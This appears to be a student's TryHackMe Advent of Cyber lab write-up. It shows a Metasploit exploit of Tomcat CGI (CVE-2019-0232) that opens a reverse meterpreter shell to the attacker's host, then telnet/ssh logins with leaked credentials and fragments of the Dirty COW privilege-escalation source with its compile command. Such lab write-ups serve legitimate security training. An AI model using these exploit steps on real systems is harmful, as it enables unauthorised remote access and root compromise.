[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > show op
```


Author: METASPLOIT

Type: REMOTE

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... 1h 47m 50s

Change the IP of LHOST and RHOST and the targeturi to the website that given in the text above follow by run command.



Applications Places **S** Thu 30 Jun, 12:58 AttackBox IP:10.10.14.150 Mozilla Firefox

10.10.186.144:8080/cgi-bin/elf Apache Tomcat - CGI Server

root@ip-10-10-14-150:~


File Edit View Search Terminal Tabs Help

root@ip-10-10-14-150:~ x root@ip-10-10-14-150:~ x

Id	Name
0	Apache Tomcat 9.0 or prior for Windows

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg RHOSTS 10.10.186.144
RHOSTS => 10.10.186.144
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg LHOST 10.10.14.150
LHOST => 10.10.14.150
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.1
86.144:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.186.144:8080/cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.14.150:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
```



Enter the command 'shell'

```
root@ip-10-10-14-150:~ [!] Make sure to manually cleanup the exe generated by the exploit
meterpreter > shell
Process 3296 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd :c\
cd :c\
The filename, directory name, or volume label syntax is incorrect.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd c:
cd c:
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd c:\ 
cd c:\

c:\>
```

Use the command 'dir' and get the type to the 'flag.txt'



Thu 30 Jun, 12:21 AttackBox IP:10.10.14.150

Mozilla Firefox

10.10.186.144:8080/cgi-bin X Apache Tomcat - CGI Serv X +

root@ip-10-10-14-150: ~

File Edit View Search Terminal Tabs Help

root@ip-10-10-14-150: ~ x root@ip-10-10-14-150: ~ x

```
Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

30/06/2022 12:14      <DIR>      .
30/06/2022 12:14      <DIR>      ..
19/11/2020 22:39          825 elfwhacker.bat
19/11/2020 23:06          27 flag1.txt
30/06/2022 12:14      73,802 wyDBF.exe
      3 File(s)      74,654 bytes
      2 Dir(s)  10,336,710,656 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cat flag1.txt
cat flag1.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox... X

THM AttackBox 1h 28m 23s

Question 4

What were the Metasploit settings you had to set?

Ans: LHOST , RHOST

Change the value of LHOST and RHOST follow by the targeter to the website that given in the text above.

Applications Places Thu 30 Jun, 12:58 AttackBox IP:10.10.14.150 Mozilla Firefox

10.10.186.144:8080/cgi-bin/elf Apache Tomcat - CGI Server +


File Edit View Search Terminal Tabs Help

root@ip-10-10-14-150:~ x root@ip-10-10-14-150:~ x

Id	Name
0	Apache Tomcat 9.0 or prior for Windows

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg RHOSTS 10.10.186.144
RHOSTS => 10.10.186.144
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg LHOST 10.10.14.150
LHOST => 10.10.14.150
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.1
86.144:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.186.144:8080/cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.14.150:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
```



Thought Process/Methodology:

Firstly do a standard nmap by using the command ‘nmap -sC -sV -vv MACHINE_IP’ and get the version number of the web server. Next search ‘MACHINE_IP:VERSION_NUM’ at the browser and get the name of ‘APACHE TOMCAT’. Search ‘TOMCAT 9.0 CGI EXPLOIT’ at the browser to get the CVE. After getting the CVE, move to terminal and enter the command of ‘msfconsole -q’ and follow by ‘search 2019-0232’ and ‘use 0’ to set the Meterpreter entry by changing the RHOSTS, LHOST and TARGETURI to the website given at the text above. We will be get the target is vulnerable. Enter the command ‘shell’ to run the system commands on the host. Finally, enter ‘dir’ to get the directory and ‘type flag.txt’ to get the contents inside the file.


Day 13 : Networking Coal for Christmas

Tools used: Kali Linux, Firefox

Solution:

Question 1: What old, deprecated protocol and service is running?


Ans: telnet



```
psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player | 1 2 3 4 | 10.8.94.62 22:55 | 1211101873@kali: ~
File Actions Edit View Help
1211101873@kali: ~ 1211101873@kali: ~
(1211101873@kali)-[~]
$ nmap 10.10.221.75
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:55 EDT
Nmap scan report for 10.10.221.75
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
(1211101873@kali)-[~]
$
```

Question 2: What credential was left for you?

Ans: clauschristmas



```
Player □ 1211101873@kali: ~ 1211101873@kali: ~

File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~ x

Nmap scan report for 10.10.221.75
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds


(1211101873@kali)-[~]
└─$ sudo apt install telnet
[sudo] password for 1211101873:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
telnet is already the newest version (0.17-44).
0 upgraded, 0 newly installed, 0 to remove and 477 not upgraded.

(1211101873@kali)-[~]
└─$ telnet 10.10.221.75 23
Trying 10.10.221.75...
Connected to 10.10.221.75.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.


Username: santa
Password: clauschristmas

We left you cookies and milk!
christmas login: █
```



Question 3: What distribution of Linux and version number is this server running?

Ans: ubuntu 12.04




```
1211101873@kali:~ [~] $ ls
Desktop Documents Downloads Music panel.request Pictures Public Templates Videos
[1211101873@kali:~] $ ssh santa@10.0.221.75
The authenticity of host '10.0.221.75 (10.0.221.75)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyVlTBxV00xtTVGbkre592r71wQvnG/k2igw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.221.75' (ECDSA) to the list of known hosts.
1211101873@10.0.221.75's password:
[1211101873@kali:~] $
```

```
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ la
-:sh: 1: la: not found
$ ls
christmas.sh  cookies_and_milk.txt
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4: Who got here first?

Ans: grinch



```
1211101873@kali:~ [~] $ cat
fclose(source);
fclose(target);

return 0;
}


int main(int argc, char *argv[])
{
// backup file
int ret = copy_file(filename, backup_filename);
if (ret != 0) {
    exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
}

//*****HAAAA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
//*****
```

Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Ans: gcc -pthread dirty.c -o dirty -lcrypt



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the

